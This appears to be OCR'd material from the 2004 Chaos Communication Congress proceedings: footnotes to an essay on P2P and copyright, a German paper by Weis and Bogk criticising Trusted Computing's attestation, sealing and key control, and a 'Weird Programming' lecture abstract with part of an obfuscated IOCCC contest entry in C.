[3] The criminalisation of P2P is very vividly captured in a swathe of news stories and court cases. For some of the more recent cases, I cite the following: On December 15, 2004, Slashdot reported that "Police in Finland raided the operation of a popular Bit Torrent site and arrested 34 people, 30 of which were volunteers who helped moderate the site. This comes right after the MPAA reported that it would start suing tracker servers". See Drew Cullen, “Finnish police raid BitTorrent site”, *The Register*, December 14, 2004, at http://www.theregister.co.uk/2004/12/14/finnish_police_raid_bittorrent_site/ . On August 25, 2004, Slashdot posted a pointer to a *Reuters* report according to which the US State Dept. raided the homes of five people in several states for trading music on P2P networks.
(http://slashdot.org/article.pl?sid=04/08/25/2230211&tid=99&tid=103&tid=95&tid=1) . On August 21, 2004, Slashdot posted a pointer to an *Associated Press* report “which reviewed many of the copyright infringement lawsuits that the RIAA filed against individuals charged with illegally sharing songs on P2P networks. According to the article over 800 of the targeted individuals have settled for approx. $3000 in fines. One

man in California had to refinance his house to pay his $11,000 settlement. Many of the defendants are unwilling to face the possibility of even higher fines by fighting the suits in court despite the fact that it could resolve important questions about copyrights and the industry's methods for tracing illegal downloads. It seems that even some of the judges presiding over these cases question the RIAA's tactics. 'I 've never had a situation like this before, where there are powerful plaintiffs and powerful lawyers on one side and then a whole slew of ordinary folks on the other side,' said U.S. District Judge Nancy Gertner, who blocked the movement of a number of these cases in her courtroom for months. She wanted 'to make sure that no one, frankly, is being ground up". See http://yro.slashdot.org/article.pl?sid=04/08/21/1320203&tid=123&tid=141 and Ted Bridis, "Slow-moving lawsuits over music downloads producing court twists", *Associated Press*, August 20, 2004 at http://www.boston.com/ae/music/articles/2004/08/20/slow_moving_lawsuits_over_music_downloads_producing_court_twists/ On May 27, 2004, Slashdot posted a pointer to a *The Register* report according to which "Italy has made transferring content via the Internet without the permission of the copyright holder a criminal offence.Those found guilty of the unauthorised distribution of copyright material now face a fine of between 154 and 1032 ($185-1240), a jail sentence of between six months and three years, the confiscation of their hardware and software, and the revelation of their misdeeds in Italy's two national newspapers, La Repubblica and Corriere della Sera". See Tony Smith, "Italy approves 'jail for P2P users' law", *The Register*, May 20, 2004 at http://www.theregister.co.uk/2004/05/20/italy_p2p_law/

[4] See Jay Munro, "Security Watch Letter: Inside the JPEG Virus", *PC Magazine*, September 29, 2004, at http://www.pcmag.com/print_article2/0,2533,a=136159,00.asp

[5] For the record, Nullsoft, the company which develops Winamp released an updated version of its software which fixed that vulnerability shortly after news of the elusive virus had broken loose on the Internet.

[6] See See Johan Söderberg, Reluctant Revolutionaries – the false modesty of reformist critics of copyright, *Journal of Hyper(+)drome.Manifestation*, Issue 1, September 2004, at http://journal.hyperdrome.net/issues/issue1/Söderberg.html#_ftn38

[7] See http://www.gnu.org/philosophy/amazon.html

[8] See Michelle Delio, "BT Linking Suit Dealt a Blow", *Wired*, March 14, 2002, at http://www.wired.com/news/politics/0,1283,51056,00.html?tw=wn_story_related

[9] See GameDaily, "Spherical Planning: Exclusive: Multi-Publisher Legal War Looms Over 3-D Patent", October 29, 2004, at http://biz.gamedaily.com/features.asp?article_id=8236&section=feature&email= Apparently, all video games developed from the late 1990s onwards (and similarly, all "war/flight simulators") are using this allegedly owned idea since they're emulating a three-dimensional space. Is that fair for the people involved in the gaming industry? And, say, you have a good idea for a 3D game, would you like the idea to have to pay some "3D-patent-owner" for the permission to develop in 3-dimensions? Wouldn't that be a blatant rip-off?

[10] See Johan Söderberg, Reluctant Revolutionaries – the false modesty of reformist critics of copyright, *Journal of Hyper(+)drome.Manifestation*, Issue 1, September 2004, at http://journal.hyperdrome.net/issues/issue1/Söderberg.html

[11] Jeremy Rifkin, *The Age of Access: How the Shift from Ownership to Access Is Transforming Modern Life*, Penguin Books, 2001, pp.55, *italics mine.*

[12] Cornelius Castoriadis, *The Imaginary Institution of Society*, MIT Press, 1998.

[13] Following the launch of the British Department for Education and Skills' *Music Manifesto* (http://www.musicmanifesto.co.uk/) campaign, children in UK schools are now being indoctrinated about the illegality of downloading music. See John Lettice, "'Stealing songs is wrong' lessons head for UK schools", *The Register*, August 5, 2004, at http://www.theregister.co.uk/2004/08/05/uk_school_copyright_lessons/ . Also see Lee Braiden, "Open Letter Against British Copyright Indoctrination in Schools", *Kuro5hin*, August 6, 2004, at http://www.kuro5hin.org/story/2004/8/5/151113/8977

[14] Joseph A. Schumpeter. *Capitalism, Socialism and Democracy*, Harper & Brothers, 1942.

[15] Marshall McLuhan, *Understanding Media - The Extensions of Man*, MIT Press, 1964, at http://heim.ifi.uio.no/~gisle/overload/mcluhan/umtoc.html .

[16] See "An anarchist in the Hudson Valley. In conversation: Peter Lamborn Wilson

with Jennifer Bleyer", *The Brooklyn Rail*, July 2004, at http://brooklynrail.org/spotlight/july04/wilson.html

[17] The classic text on the history of luddism is E.P. Thompson. *The Making of the English Working Class,* Vintage Books USA, 1966.

[18] Quoted in Raoul Veneigem, *The Revolution of Everyday Life (Traité de savoir-vivre à l'usage des jeunes générations)*, 1972, Ch.9, at http://library.nothingness.org/articles/SI/en/display/39

[19] Doc Searls, 2003, "The New Tradition", December 6, at http://doc.weblogs.com/2003/12/06#theNewTradition

[20] Johan Söderberg, Reluctant Revolutionaries – the false modesty of reformist critics of copyright, *Journal of Hyper(+)drome.Manifestation*, Issue 1, September 2004, at http://journal.hyperdrome.net/issues/issue1/Söderberg.html

[21] Herbert Marcuse. *Eros and Civilisation*, pp.198, *translated from Greek by the author*.

[22] John Kao. *Jamming: the Art and Discipline of Business Creativity.* NY: Harper-Collins, 1996, pp.66-67.

[23] For a breathtaking analysis of the economy of *EverQuest*, see Edward Castronova's seminal *Virtual Worlds: A First-Hand Account of Market and Society on the Cyberian Frontier*, December 2001, CESifo Working Paper Series No. 618, at http://papers.ssrn.com/sol3/papers.cfm?abstract_id=294828 and its follow-up *On Virtual Economies*, July 2002, CESifo Working Paper Series No. 752, at http://papers.ssrn.com/sol3/papers.cfm?abstract_id=338500

[24] For an extensive discussion of the Digital City of Amsterdam (DDS), see ReindeR Rustema's doctoral thesis *The Rise and Fall of DDS* (November 2001, University of Amsterdam) and the very elaborate list of DDS-related dosuments, essays, etc., that he has collected at http://reinder.rustema.nl/dds/ ; also see Geert Lovink's *The Digital City – Metaphor and Community* in G. Lovink. *Dark Fiber - Tracking Critical Internet Culture*, Cambridge / London: The MIT Press, 2002, pp. 42-67. Regarding Electric Minds, see its founder's, Howard Rheingold's, reflections entitled "My experience with Electric Minds", *Nettime*, February 1, 1998, at http://www.nettime.org/Lists-Archives/nettime-l-

9802/msg00004.html

[25] Michel Foucault. *The History of Sexuality*.

[26] See Arthur Kroker and Marilouise Kroker (*Eds.*) *The Last Sex, Feminism and Outlaw Bodies*, Montreal: New World Perspectives, CultureTexts Series,1993, at http://www.ctheory.net/downLoad.asp?bookid=7

[27] This section on ethical licensing (or, on the enforcement of ethics in the digital realm through law) and F/OSS licensing, as well as its limitations, draws heavily on a document in progress I've been writing over the past twelve months. For the unfinished version of the document, see G. Dafermos. *Openness and Digital Ethics: F/OSS Licensing Under the Miscoscope*, (Version 0.9, February 2004), at http://radio.weblogs.com/0117128/ethical_licensing/Openness_and_Digital_Ethics.html

[28] See Giles Deleuze and Felix Guattari. *A Thousand Plateus*, Continuum International Publishing Group – Mansell, 2001. pp.353.

[29] Ken Jordan, Jan Hauser, and Steven Foster. The Augmented Social Network: Building identity and trust into the next-generation Internet, *First Monday*, Volume 8, Number 8, August, 2003, *emphasis mine*, at http://www.firstmonday.org/issues/issue8_8/jordan/

Trusted Computing - eine unendliche Geschichte

Ruediger Weis, cryptolabs Amsterdam
Andreas Bogk, Chaos Computer Club Berlin

Abstract

Nach heftigen Protesten ist die Trusted Computing Group 2004 auf einige Kritikpunkte teilweise eingegangen. So kündigte Microsoft eine grundlegende Überarbeitung von NGSB an. Die TCG schrieb einen verbesserten Schutz der Privatsphäre in den neuen Standard 1.2. Auch zeichnet sich eine grössere Dialogbereitschaft in Teilbereichen ab. Ärgerlich hingegen ist, dass einige Firmen versuchen im zweistelligen Millionenbereich Geräte mit der veralteten weniger benutzerfreundliche Version TCG1.1b in den Markt zu drücken. Auch durch die trotz gegenteiliger Anfrage der Bundesregierung vorgenommene Integration der kryptographischen Funktionalitäten in "Super-I/O-Chips" treten neue Sicherheitsprobleme auf. Auch sind zentrale Fragestellungen wie, die Problem der Nutzerbevormundung und der Wettbewerbsbehinderungen, weiterhin ungelöst. Dies wird inzwischen auch von Forschern aus der Industrie offen eingeräumt. Eine wissenschaftliche Analyse zeigt weiterhin, dass der neu eingeführte verbesserte Nutzerschutz (DAA) einfach wieder aufgehoben werden kann. Zudem erschweren zahlreiche Fehler und Unklarheiten im Standard die Implementierung. Die Hindernisse für die Entwicklung und Verwendung von Open Source Software sind aktuelle Entwicklungen insbesondere im Bereiche der Software-Patente sogar noch weiter angewachsen.

1 Trusted Computing

Die Trusted Computing Platform Alliance (TCPA) [TCPA03] wurde 1999 von Intel, Microsoft, HP, Compaq und IBM gegründet. Im Februar 2002 wurde die TCPA Main Specification v1.1b veröffentlicht. Im April 2003 gründeten AMD, HP, IBM, Intel und Microsoft die Trusted Computing Group (TCG) [TCG03]. Im Gegensatz zur TCPA verfügt die TCG über eine straffe Organisation mit stark unterschiedlichen Mitwirkungsrechten der beteiligten Firmen (siehe auch [Koe03]). Neben der von der TCG erarbeiteten Architektur plant Microsoft mit hohem Aufwand ein von Software-Patenten geschütztes eigenes Konzept für Trustworthy Computing unter dem Namen Palladium. Dieses wurde 2003 in next-generation secure computing base (NGSCB) umbenannt. Im Mai 2004 kündigt Microsoft eine umfassende Überarbeitung von NGSCB an.

Zentraler Hardwarebaustein der TCG Architektur ist das sogenannte Trusted Platform Module (TPM) (vgl. Fritz Chip) [BR04]. In den ersten Implemen-

tationen kann man sich dies als eine an den LPC Bus festgelötete Smart-Card vorstellen. Es bestehen jedoch auch Planungen, die kryptographischen Funktionalitäten direkt in Prozessoren (vgl. Intel LaGrande) oder Input/Output-Bausteinen zu integrieren.

Wesentliche Designpunkte der Architektur sind

- Hardware-Speicher für kryptographische Schlüssel
- Unterstützung von sicherem Booten
- Remote Platform Attestation und
- kryptographisches Sealing.

2 Chancen ...

Sicherer Hardwarespeicher und ein kontrollierbarer Bootprozess werden allgemein als eine wünschenswerte Verbesserung der Systemsicherheit angesehen.

2.1 Sicherer Hardware-Speicher

Die Tatsache, dass auf den meisten Computersystemen kein geschützter Bereich zur Speicherung von kryptographischen Schlüsseln und anderer besonders schützenswerter Informationen zur Verfügung steht, ist eines der Kernprobleme der Computersicherheit. In der Regel können beispielsweise Angreifer, welche für kurze Zeit die Kontrolle über ein System erhalten, geheime Schlüssel kopieren. Eine Verschlüsselung der Schlüsselinformationen mit Hilfe eines Benutzerpasswortes ist zwar eine durchaus empfehlenswerte Manahme, jedoch sind in diesem Szenario Wörterbuchattacken erschreckend erfolgreich.

2.2 Sicheres Booten

Die Unterstützung eines sicheren Bootprozesses ist insbesondere nach dem Entdecken einer Systemkompromittierung eine höchst hilfreiche Erweiterung der Sicherheitsarchitektur. Überraschenderweise ist aber auch dieser Bereich durch eine hohe Unsicherheit bezüglich existierender Software-Patenten gezeichnet (s.a. [ASF97, AFS98]).

2.3 Smart-Card Systeme

Recht ähnliche Sicherheitsfeatures können bereits heute mit Smart-Card-basierten Systemen erreicht werden. Smart-Cards bieten darüber hinaus eine weit höhere Flexibilität. In groer Vielzahl erhältliche Kombinationen aus Smart-Card und Smart-Card-Leser für den USB Anschluss ersparen die Beschaffung von separaten Lesegeräten. Entwürfe für eine kryptographische Absicherung des USB-Ports befinden sich im Moment in der Standardisierungsdiskussion.

3 ... und Risiken

Eine grundlegende Änderung der gesamten IT Struktur ist natürlich auch mit Problemen verbunden. Insbesondere die Bereiche der Remote Platform Attestation und des Sealings sind hoch umstritten.

3.1 Remote Platform Attestation

Remote Platform Attestation ermöglicht einer externen Partei, über das Netzwerk den genauen Zustand des Nutzer-Computers auszulesen. Hierdurch kann der Computer vor dem Besitzer zum Vorteil von Diensteanbietern geschützt werden.

3.2 Sealing

Sealing wird dazu eingesetzt Daten an einen bestimmten Computer zu binden. Damit sollen beispielsweise Geschäftsmodelle unterstützt werden, bei denen für jedes Endgerät eine eigene Lizenz erworben werden muss.

3.3 Virtuelle Set-Top-Box

MIT-Professor Ron Rivest formulierte diesen Sachverhalt folgendermaen:

> The right way to look at this is you are putting a virtual set-top box inside your PC. You are essentially renting out part of your PC to people you may not trust.

Dass existierende Befürchtungen betreffend erheblicher Eingriffe in die persönlichen Computersysteme nicht völlig aus der Luft gegriffen sind, zeigt unter anderem eine Lektüre von Microsoft Lizenzen:

> Microsoft may provide security related updates to the OS Components that will be automatically downloaded onto your computer. These security related updates may disable your ability to copy and/or play Secure Content and use other software on your computer. (Microsoft, Windows Media Player 7.1, EULA)

Viele Endnutzer-Lizenzen vom Microsoft sind innerhalb der EU juristisch nicht haltbar. Ein sich nicht unter der vollständigen Kontrolle des Computerbesitzers befindlicher Hardwarebaustein könnte dazu verwendet werden, rechtswidrige, verbraucherunfreundliche Lizenzen technisch zu erzwingen.

3.4 Kryptographische Kritikpunkte

Dreh- und Angelpunkt der diskutierten Architekturen ist ein eindeutiger privater Schlüssel (Endorsement Key), über welchen der Anwender keine volle Kontrolle hat. Auf der RSA Conference im April 2003 in San Francisco äuerten sich viele der führenden Kryptographen sehr kritisch zu dieser Designentscheidung.

Whitfield Diffie, einer der Entdecker der Public-Key Kryptographie, zeigte sich besorgt über die dominierende Stellung vom Microsoft und forderte, dass die Benutzer die vollständige Kontrolle über die Schlüssel des eigenen Computers behalten sollten:

- (The Microsoft approach) lends itself to market domination, lock out, and not really owning your own computer. That's going to create a fight that dwarfs the debates of the 1990's.
- To risk sloganeering, I say you need to hold the keys to your own computer.
-

Auch Professor Ron Rivest (MIT), 2002 Gewinner des Turing Award, welcher allgemein als eine Art Nobelpreis der Informatik angesehen wird, mahnte eindringlich, die möglichen Konsequenzen gründlich abzuwägen:

- We should be watching this to make sure there are the proper levels of support we really do want.
- We need to understand the full implications of this architecture. This stuff may slip quietly on to people's desktops, but I suspect it will be more a case of a lot of debate.
- Privacy tends to go down in inverse to the number of transistors in the world. Interessanterweise ist Ron Rivest unter anderem auch Mitentwickler des RSA-Algorithmus und der MD4-Hash-Funktionen-Familie also den zentralen kryptographischen Algorithmen, welche im TPM Anwendung finden.

Von der kryptographischen Forschergemeinde wird einhellig begrüt, dass die TCG bei der Algorithmenwahl auf standardisierte Verfahren (RSA, SHA-1, AES) setzt. Allerdings erscheint die Verwendung der 160-bit Hashfunktion SHA-1 nicht mehr zeitgemä. Für den Bereich der symmetrischen Verschlüsselung sei zur Erhöhung der Sicherheit nochmals die grundsätzliche Verwendung von AES256 angeregt [LW02].

3.5 Gefahren von Black-Box-Kryptographie

Seit vielen Jahren warnen Kryptographen, dass verdeckte Kanäle bei der Verwendung von kryptographischer Hardware leicht zu implementieren sind. Im August 2003 warnte sogar die NSA in einer Stellungnahme explizit vor derartigen Möglichkeiten [HN03]. Es ist unter anderem möglich, mit veröffentlichten Verfahren geheime Informationen aus einem beweisbar sicherem Blackbox System sogar beweisbar sicher heraus zu schmuggeln. Bei einigen Systemen (siehe z.B. [WL02]) kann selbst eine Hardware-Analyse nicht aufdecken, welche Informationen verdeckt übertragen wurden, und für einen erfolgreichen Angriff müssen lediglich eine kleine Anzahl von zeitlich nicht notwendigerweise zusammen hängenden Chiffre-Texten passiv abgehört werden.

Aus diesem Grunde ist es von grossem Belang, dass sämtliche Designunterlagen und auch der eigentliche Herstellungsprozess von vertrauenswürdigen, internationalen Institutionen vollständig kontrolliert werden.

3.6 Neue Probleme durch Integration

Eine zunehmende Intgration von elektronischen Bausteinen macht diesen Evaluationsprozess in der Praxis immer schwieriger. IBM verbaute Millionenfach die Super-I/O Baustein PC8374T bzw. PC8392T von National Semiconductors.

Diese kombinieren Schnittstellen für Tastaur, Maus, Drucker, Floppy-Laufwerk und RS-232 mit eine TCG-1.1b-Trusted Platform Module. Neben der Tatsache, dass hierbei die veraltete Version des TCG Standards , ohne die in TCG 1.2 eingeführten Sicherheitsverbesserungen Verwendung findet, warnten Wissenschaftler schon seit Jahren vor einer derartigen Vermischung.

So findet man auch in der Stellungnahme der Bundesregierung zu den Sicherheitsinitiativen TCG und NGSCB im Bereich Trusted Computing auf Seite 2 f., Absatz 2.2. folgendes klares Statement:

"Um die Funktionen des Sicherheitsmodules eindeutig zuordnen zu können und eine eindeutige Prüffähigkeit zu gewährleisten, müssen sie Sicherheitsfunktionen an eine zentralen Stellle in einem seperaten Baustein (TPM) gebündelt werden. Eine Vermischung des Sicherheitsmoduduls mit anderen Funktionseinheiten (z.B. CPU, Chipsatz, etc.) führt zu Intransparenz und dazu, dass eine sicherheitstechnische überprüfung nicht mehr einfach durchführbar ist."

3.7 (US) Regierungszugriffe

Da Microsoft sowie die anderen führenden Unternehmen der TCG als privatrechtliche Firmen der US Gesetzgebung unterstehen, sollten auch mögliche Eingriffe durch US-Behörden Berücksichtigung finden. Auf die mehrfach vorgebrachte Sorge, dass die Verwendung von starker Kryptographie Begehrlichkeiten der US Behörden wecken könnte, antwortete Microsoft folgendermaen [MS03]:

- Q: Won't the FBI, CIA, NSA, etc. want a back door?
- A: Microsoft will never voluntarily place a back door in any of its products and would fiercely resist any government attempt to require back doors in products. From a security perspective, such back doors are an unacceptable security risk because they would permit unscrupulous individuals to compromise the confidentiality, integrity, and availability of our customers' data and systems. ... Zwar wird Microsoft bezüglich der Ablehnung von Hintertüren weithin Glauben geschenkt, jedoch weisen insbesondere die Worte never voluntarily auf ein offensichtliches Dilemma hin. Es dürfte Microsoft schwer fallen, Weisungen der US-Regierung beispielsweise im Kampf gegen den Terrorismus nicht Folge zu leisten.

3.8 Open Source

Software Da Microsoft einen überwältigenden Anteil des Betriebssystem-Marktes beherrscht, können Trusted Computing und NGSCB nur schwerlich isoliert betrachtet werden. Zusätzlich sind allerdings auch die Auswirkungen der neuen Architekturen auf Open Source Software zu untersuchen.

Einige Firmen forschen an einer TCG-enhanced-Version von GNU/Linux. Nach Ansicht der meisten Experten ist es erforderlich, Programme, welche in einem trusted Bereich laufen, auf Sicherheit zu untersuchen. Dies hat umfangreiche Auswirkung auf die Entwicklung von freier Software [San04]. Nach einer wahrscheinlich kostspieligen Evaluation könnte eine Version des Programmes digital unterzeichnet werden. Diese Entwicklung muss unter GPL bleiben. Jedoch macht jede Änderung, die ja laut GPL weiterhin möglich sein muss, die Signatur ungültig.

Peter N. Biddle, Microsoft Product Unit Manager Palladium, äuerte sich zu dieser Problemstellung auf der Comdex 2002:

> Grundsätzlich könnte die gesamte Palladium-Architektur auch nach Linux portiert werden, wenn die Lizenzvorbehalte im Stil der GPL nicht wären. Jeder Code für ein TPM wird von der TCPA signiert und verschlüsselt. Wird irgendetwas weiter geben, verändert und neu kompiliert, so ist eine neue TCPA-Lizenz erforderlich. So gesehen wird das Trustworthy Computing niemals mit einer Open-Source-Lizenz kompatibel sein. [HN02]

3.9 Patente

Anlässe zu Sorge, dass insbesondere Microsoft auch über Patente der freien Wettbewerb behindern könnte, werden auch durch Microsofts offizielle Stellungnahme [MS03] nicht gerade aus der Welt geräumt.

- Q: Could Linux, FreeBSD, or another open source OS create a similar trust architecture?
- A: From a technology perspective, it will be possible to develop a nexus that interoperates with other operating systems on the hardware of a nexus-aware PC. Much of the next-generation secure computing base architecture design is covered by patents, and there will be intellectual property issues to be resolved. It is too early to speculate on how those issues might be addressed. Beim Hearing des Bundeswirtschaftsministeriums im Juli 2003 bedauerten selbst hochrangige Microsoftvertreter die in diesem Bereich bestehenden Unklarheiten.

4 VerbesserungsVorschläge

Um die möglichen Vorteile von Trusted Computing insbesondere im Unternehmensbereich mit einer Reduktion der durch diese neue Architektur induzier-

ten Risiken für den Schutz der Privatsphäre und den fairen Wettbewerbes zu kombinieren, wurden verschiedene Vorschläge in die Diskussion eingeführt.

4.1 Ersetzbarer Endorsement-Schlüssel

Die mögliche Kontrolle über die sogenannten Endorsement Keys stellt ein hohes Missbrauchsrisiko dar. Aus diesem Grunde ist es insbesondere in Firmenumgebungen wünschenswert, Vertrauensstrukturen unter eigener Kontrolle zu betreiben. Aus diesem Grunde sollte die Möglichkeit bestehen, einen eigenen Endorsement Key als Ausgangspunkt für eine selbstkontrollierte Sicherheits-Architektur in das kryptographische Modul einzubringen.

4.2 Owner Override

Für eine feinere Granularität von Sicherheitspolitiken stellt auch der sogenannte "Owner Override" eine interessante Möglichkeit dar. Owner Overide ist eine Technik, welche von der amerikanischen Bürgerrechtsorgeniation Eletronic Frountier Foundation [EFF03] vorgeschlagen wurde. Vereinfacht gesprochen soll der Besitzer eines Computers die Möglichkeit erhalten, nach seinem eigenen Willen auf externe Anfragen reagieren zu können. Hierdurch könnte sich der Computerbesitzer selbst gegen Wettbewerbsbehinderungen zu Wehr setzen. In einer Firmenumgebung könnte Owner Override beispielsweise dazu so eingesetzt werden, dass nur die Geschäftsleitung in der Präsentation nach auen Änderungen durchsetzen kann. Im Falle von Privatrechnern soll der Computerbesitzer auch weiterhin die Kontrolle über die persönliche Hardware behalten.

5 Diskussion

Neben vielen kritisch zu bewertenden Teilaspekten sind insbesondere zwei Punkte von groer wirtschaftlicher und gesellschaftlicher Bedeutung: die Frage der Kontrolle über die kryptographischen Schlüssel und die Gefahr, dass mit technischen Mitteln der freie Austausch von Informationen behindert und unliebsame Konkurrenz (z.B. GNU/Linux) ausgesperrt werden kann. Es drohen zwei Welten zu entstehen, welche Schwierigkeiten haben werden, Informationen auszutauschen. Jedoch hat gerade die Offenheit des Netzes eine Wissensexplosion ausgelöst. In diesem Sinne bedrohen TCG und NSGB die Fundamente der Wissensgesellschaft. DRM und Plattformbindung machen beispielsweise auch Archivierung von Wissen schwierig bis unmöglich. Die Fremdkontrolle von kryptographischen Schlüsseln, welche eine gewichtige Rolle in der zukünftigen IT-Infrastruktur spielen, durch eine privatwirtschaftliche Firma, welche unter der Rechtsaufsicht einer ausländischen Regierung steht, bringen auch interessante politische und kartellrechtliche Fragestellungen mit sich.

6 Ausblick

Unter anderem auf Hearings des Bundeswirtschaftsministeriums wurden verschiedene Kritikpunkte von Datenschützern und Kartellrechtlern vorgetragen, von denen einige vom TCG Konsortium in der aktuellen Überarbeitung TCG 1.2 zumindest teilweise angegangen wurden. Nach längerem Drängen hat die TCG seit kurzem ebenfalls erweiterte Mitwirkungsrechte insbesondere für den Wissenschaftsbereich zugebilligt. Bleibt zu hoffen, dass diesen Schritten in die richtige Richtung weitere folgen werden. Zentrale Punkte werden dabei unter anderem die Fragen einer besseren Nutzer-Kontrolle beispielsweise durch Owner Override, ersetzbare Endorsement Keys und die leidigen Patent-Fragen sein.

Die vor allem in Europa seit geraumer Zeit betriebenen Entwicklungen von Smart-Card basierten Systemen bietet darüber hinaus interessante Möglichkeiten, erhöhte Sicherheit, Flexibilitat und persönliche Kontrolle von kryptographischen Schlüsseln zu kombinieren.

Acknowledgements

Ausdrücklich bedanken möchten wir uns bei Lucky Green, Ross Anderson, Volker Grassmuck, Carla und Rop Gonggrijp für zahlreiche wertvolle Anregungen. Die Zusammenarbeit mit der Vrije Universiteit Amsterdam bot und bietet ausgezeichnete Forschungsmöglichkeiten. Stellvertretend hierfür sei insbesondere Andy Tanenbaum, Maarten van Steen, Guido v. Noordende, Kees Bot, Philip Homburg und Jan-Mark Wams nochmals herzlich gedankt.

References

[And03] Anderson, R., Homepage, http://www.ck.cam.ac.uk/~rja14

[AFS97] Arbaugh,B., Farber, D., Smith, J., “A Secure and Reliable Bootstrap Architecture”, IEEE Symposium on Security and Privacy, 1997.

[BMWA03] Bundesministerium fr Wirtschaft und Arbeit, Symposium: ”Trusted Computing Group (TCG)” Juli 2003 (Berlin), Streams http://www.webpk.de/bmwa/willkommen.php

[BWL00] Bakker, B., Weis, R.,Lucks, S., ’How to Ring a Swan - Adding Tamper Resistant Authentication to Linux IPSec’, SANE2000 - 2nd International System Administration and Networking Conference, Maastricht, 2000.

[Cit03] Citi Smart Card Reserch, http://www.citi.umich.edu/projects/smartcard/

[CNN99] CNN.com, ”NSA key to Windows: an open question”, http://www.cnn.com/TECH/computing/9909/03/windows.nsa.02/

[Cry03] Cryptolabs, "TCPA and Palladium", http://www.cryptolabs.org/tcpa/

[EFF03] EFF, Trusted Computing: Promise and Risk, http://www.eff.org/Infra/trusted_computing/20031001_tc.php

[HN1a] Heise News, "Microsoft Server-Zertifikate abgelaufen', http://www.heise.de/newsticker/data/wst-06.05.01-003/

[HN1b] Heise News, "Microsoft warnt vor Cracker-Zertifikat", http://www.heise.de/newsticker/data/jo-24.03.01-001/

[HN02] Heise News, "Comdex: Zeitmaschine von Microsoft", 2002. http://www.heise.de/newsticker/data/wst-21.11.02-000/

[HN03] Heise News, "NSA will gegen Hintertren vorgehen ", 2003. http://www.heise.de/newsticker/data/ghi-09.08.03-000/

[Koe03] Koenig, C., "Trusted Computing im Fadenkreuz des EG-Wettbewerbsrechts", TRUSTED COMPUTING - Neue Herausforderungen für das deutsche und europäische Wirtschaftsrecht, Bonn, Mai 2003.

[LW02] Lucks, S., Weis, R., "Neue Erkenntnisse zur Sicherheit des Verschluesselungsstandard AES", Datenschutz und Datensicherheit, DuD 11/02, Vieweg, 2002.

[LM03] Linux Magazine, "Microsoft's Power Play",Januar 2003. http://www.linux-mag.com/2003-01/palladium_02.html

[MS03] Microsoft Next-Generation Secure Computing Base - Technical FAQ, February 2003. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/news/NGSCB.asp

[TCG03] Trusted Computing Group (TCG), http://www.trustedcomputinggroup.org

[tcpa03] TCPA - Trusted Computing Platform Alliance, http://www.trustedcomputing.org/

[WC01] Weis, R., Crowley, P, "Tamper-resistant key storage for GnuPG" http://www.cryptolabs.org/gnupG/

[WL02] Weis, R., Lucks, S., "All Your Keybit are belong to us - The Truth about Blackbox Cryptograpy", SANE 2002, Maastricht 2002. http://www.nluug.nl/events/sane2002/papers/WeisLucksAllYourKeybit.ps

Weird Programming 2
continous headache

Lecture for the 21th Chaos Communication Congress, 27th-29th Dec 2004, Berlin, Germany

Like in the last years first part of this lecture, examples of strange programming (art)work will be shown. In addition to the funny and sportive disciplines known from last year, some examples of painful production code will be presented.Online materials including a german version of the slides for this speech will be made available at http://www.ulm.ccc.de/~schabi/weirdprog2/.

The CCC ErfA Group Ulm is planning to hold a shortest C coding contest on this Congress. We learned our lession from the last years contest, so the rules will be much simplified.

Abstract:

The first part of the presentation will - similar to last years presentation - shed some light on the funny and sportive disciplines of the art of programming. Besides new examples in disciplines that were presented last year, like obfuscated programming and shortest code, core wars and demo coding are new in the agenda.

In the second part of the lessons, some creatively designed programming languages will be introduced. Especially, the two projects "Argh!" and "repsub" will be presented. Both of them evolved in the orbit of the CCC.

Finally, the third part will introduce some extra painful examples of production code. A fertile source for those are some commercially developed projects that were open-sourced afterwards. From time to time, those create the impression that the developers lost control of their own code. They now hope the community will help them to find the way out of their maintainance nightmare.


17th IOCCC

The 17th IOCCC (International Obfuscated C Coding Contest) started at 7th Jan 2004. Although the IOCCC is announced as annually, you may have noticed that the 16th IOCCC took place in 2001. It had some delays so it was finished in 2002, and the jury seemed to be temporarily short on ressources so the 17th IOCCC which was planned to be hold in 2003 really started in 2004. This mkes one wonder whether the CCC part in IOCCC has something in common with the CCC, or at least that they could add a 4th C for chaotic.

This is the source of one of the winners, the “Best of Show” entry:

```
#define G(n) int n(int t, int q, int d)
#define X(p,t,s) (p>=t&&p<(t+s)&&(p-(t)&1023)<(s&1023))
#define U(m) *((signed char *)(m))
#define F if(!--q){
#define I(s) (int)main-(int)s
#define P(s,c,k) for(h=0; h>>14==0; h+=129)Y(16*c+h/1024+Y(V+36))&128>>(h&7)?U(s+(h&15367))=k:k

G (B)
{
  Z;
  F D = E (Y (V), C = E (Y (V), Y (t + 4) + 3, 4, 0), 2, 0);
  Y (t + 12) = Y (t + 20) = i;
  Y (t + 24) = 1;
  Y (t + 28) = t;
  Y (t + 16) = 442890;
  Y (t + 28) = d = E (Y (V), s = D * 8 + 1664, 1, 0);
  for (p = 0; j < s; j++, p++)
    U (d + j) = i == D | j < p ? p--, 0 : (n = U (C + 512 + i++)) < ' ' ? p |=
      n * 56 - 497, 0 : n;
}

n = Y (Y (t + 4)) & 1;
F
U (Y (t + 28) + 1536) |=
62 & -n;
M
U (d + D) =
X (D, Y (t + 12) + 26628, 412162) ? X (D, Y (t + 12) + 27653,

410112) ? 31 : 0 : U (d + D);
for (; j < 12800; j += 8)
  P (d + 27653 + Y (t + 12) + ' ' * (j & ~511) + j % 512,
     U (Y (t + 28) + j / 8 + 64 * Y (t + 20)), 0);
}

F if (n)
  {
    D = Y (t + 28);
